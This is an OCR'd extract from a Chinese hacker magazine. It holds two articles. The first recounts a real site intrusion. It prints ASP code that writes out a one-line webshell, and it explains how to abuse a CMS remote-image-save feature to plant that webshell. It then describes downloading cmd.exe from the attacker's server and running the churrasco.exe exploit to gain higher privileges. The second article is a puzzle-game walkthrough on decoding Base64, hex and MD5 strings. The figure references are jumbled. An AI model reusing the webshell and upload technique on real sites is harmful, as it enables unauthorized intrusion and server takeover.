

图14

其实沸腾的调用远程图片功能只是截取页面显示的内容，举个很简单的例子，当你在网站上看到一幅图片后，你可以将它完整的保存在本地。但是如果是一个ASP文件的话，你能保存下来的只有ASP语言中输出的内容，所以直接保存远程的ASP马是不可能的。

要想保存也可以，但是需要简单的变通一下。将以下ASP代码保存到远程空间上：

```
<%
response.write "<% execute request(""value"") "
response.write "%"&">"
%>
```


图17


图18

我们访问这个文件的时候看到了什么？稍懂ASP的人都知道，response.write表示在页面上输出后面的内容，所以以上代码以ASP执行后，就是“<% excute request(“value”) %>”，如图12所示。

而借助远程调用图片功能，保存与URL中文件同后缀的文件到/uploadfile下，就可以得到一只WEBSHELL。

根据以上方法添加一篇文章，在“首页图片”栏中写入我们修改过的ASP文件，然后选中下面“保存图片”项中的“是”，如图13所示。

添加完成后再返回编辑，就可以看到我们马的名字了，如图14所示，并且是可以正常执行的，如图15所示。

传大马上去之后发现系统的CMD.EXE被禁止调用，所以自己上传本地的CMD.EXE到站点目录下。但是传上去发现大小是0KB，如图16所示。

看来是2K3将文件上传大小控制在了200K以内，所以我们直接上传是不会成功的。这个时候我想到海洋有个下载远程文件的功能，所以用它来下载我空间上的cmd.exe，结果成功了，如图17所示。

立刻上传好churrasco.exe（曾经的2K3 0day）进行提权，居然成功了，如图18所示。

三、总结

回首此次入侵，并没有什么值得夸耀的地方，唯一可能会帮到大家的就是，我自始至终的坚持与入侵进入死角后的思路变通。

编辑点评：

文章提到的远程下载asp文件的方法，我推测将asp放到linux之类不支持asp脚本的空间上也是一样可以的。

WWW.NOHACK.CN

Pcsec Game 黑客游戏通关手记

文/孤水绕城

从本文你可以了解到很多的加密解密方法

暑假过得很无聊，慢慢地也失去了上进心，原本的学习计划也没能照原样进行。眼看暑假很快就要结束了，想想就头痛，没办法只能写点东西聊以度日了，献给我们可爱的菜鸟，牛牛莫鄙视。

一日在网上闲逛，突然看到网上有一个黑客通关游戏很火，很多牛牛们都在玩，而且通关名单上还有偶垂涎很久了的牛牛们。心想如果偶不才也通关了，那不也就成了牛牛吗？没啥好犹豫的，把我的死党dream an end和yizhigu拉来一起玩。经过几个小时的浴血奋战，最终偶们全都榜上有名了，下面是通关的过程，菜菜们要瞪大眼睛了哦。

第一关：小试加密解密

有的同学在第一步就卡住了，打开游戏的第一关居然是如图1的提示。其实第一关很常规，玩过黑客游戏的同学们应该都很




图1




图2

熟悉了，只要禁用“活动脚本”，它的本来面目就现身了，如图2。

修改IE的“Internet选项”是通用的方法，这里我给大家介绍一款专用的网站分析工具，平时偶在分析挂马网站时经常使用，现在拿出来和大家分享，如图3（编辑：此工具可以在hididi.net下载，作者是海阳顶端asp木马的作者之一，呵呵）。




图3




图4

此工具功能甚是强大，希望大家没事能够多研究一下。在这里我们只要选中图3中的“禁用脚本”选项就能达到和IE的禁用“活动脚本”同样的效果了。

在网页源代码查看分析器“网页地址”处输入第一关的URL，然后点击“查看”按钮，接着再从“分析器”切换到“浏览器”状态，我们就能看到第一关的提示信息了，如图4。

提示信息如下：

1：vau688Pmwb249szhyr7X6brPxvDAtKOsvs3Kx7Xatv652MHLISjPwrnYtdjWtzpodG2689e6LNfcs6S2yDExzrsplQ==

//将后面两个提示组合起来，就是第二关了（下关地址：htm后缀，总长度11位）

提示2：\x32\x2E\x68\x74\x6D //这个是十六进制加密的，还原是：2.htm

提示3：11D46A416028A53D36C904762351E1CB //这个是md5加密的g2.htm

上面我们看到了三个加密字串，这就需要我们依次将其解密。我们先来将“**vau688Pmwb249szhyr7X6brPxvDAtKOsvs3Kx7Xatv652MHLISjPwrnYtdjWtzpodG2689e6LNfcs6S2yDExzrsplQ==**”解密，因为在加密字串后面看到了“==”，所以偶立马想到了BASE64加密。为了验证一下，填到解密工具里马上得到了结果，如图5。




图5

提示2则是一个十六进制加密后的结果，解密方法也很简单，我们可以用手工的方法，也可以用工具来解密。为了照顾菜鸟，我用光芒果的js加密/解密工具，输入要解密的字符，点击“16进制解密”就得到了正确结果，如图6。




图6

提示3更简单，是一个32位的MD5加密值，直接到www.cmd5.com解密就能得到正确的结果，如图7。

接下来将得到的结果分析一下，不用多说了吧，只要你智商不低于100很容易得到了第二关的地址：**http://www.pcsec.org/game/2.htmg2.htm**。




图7




图8

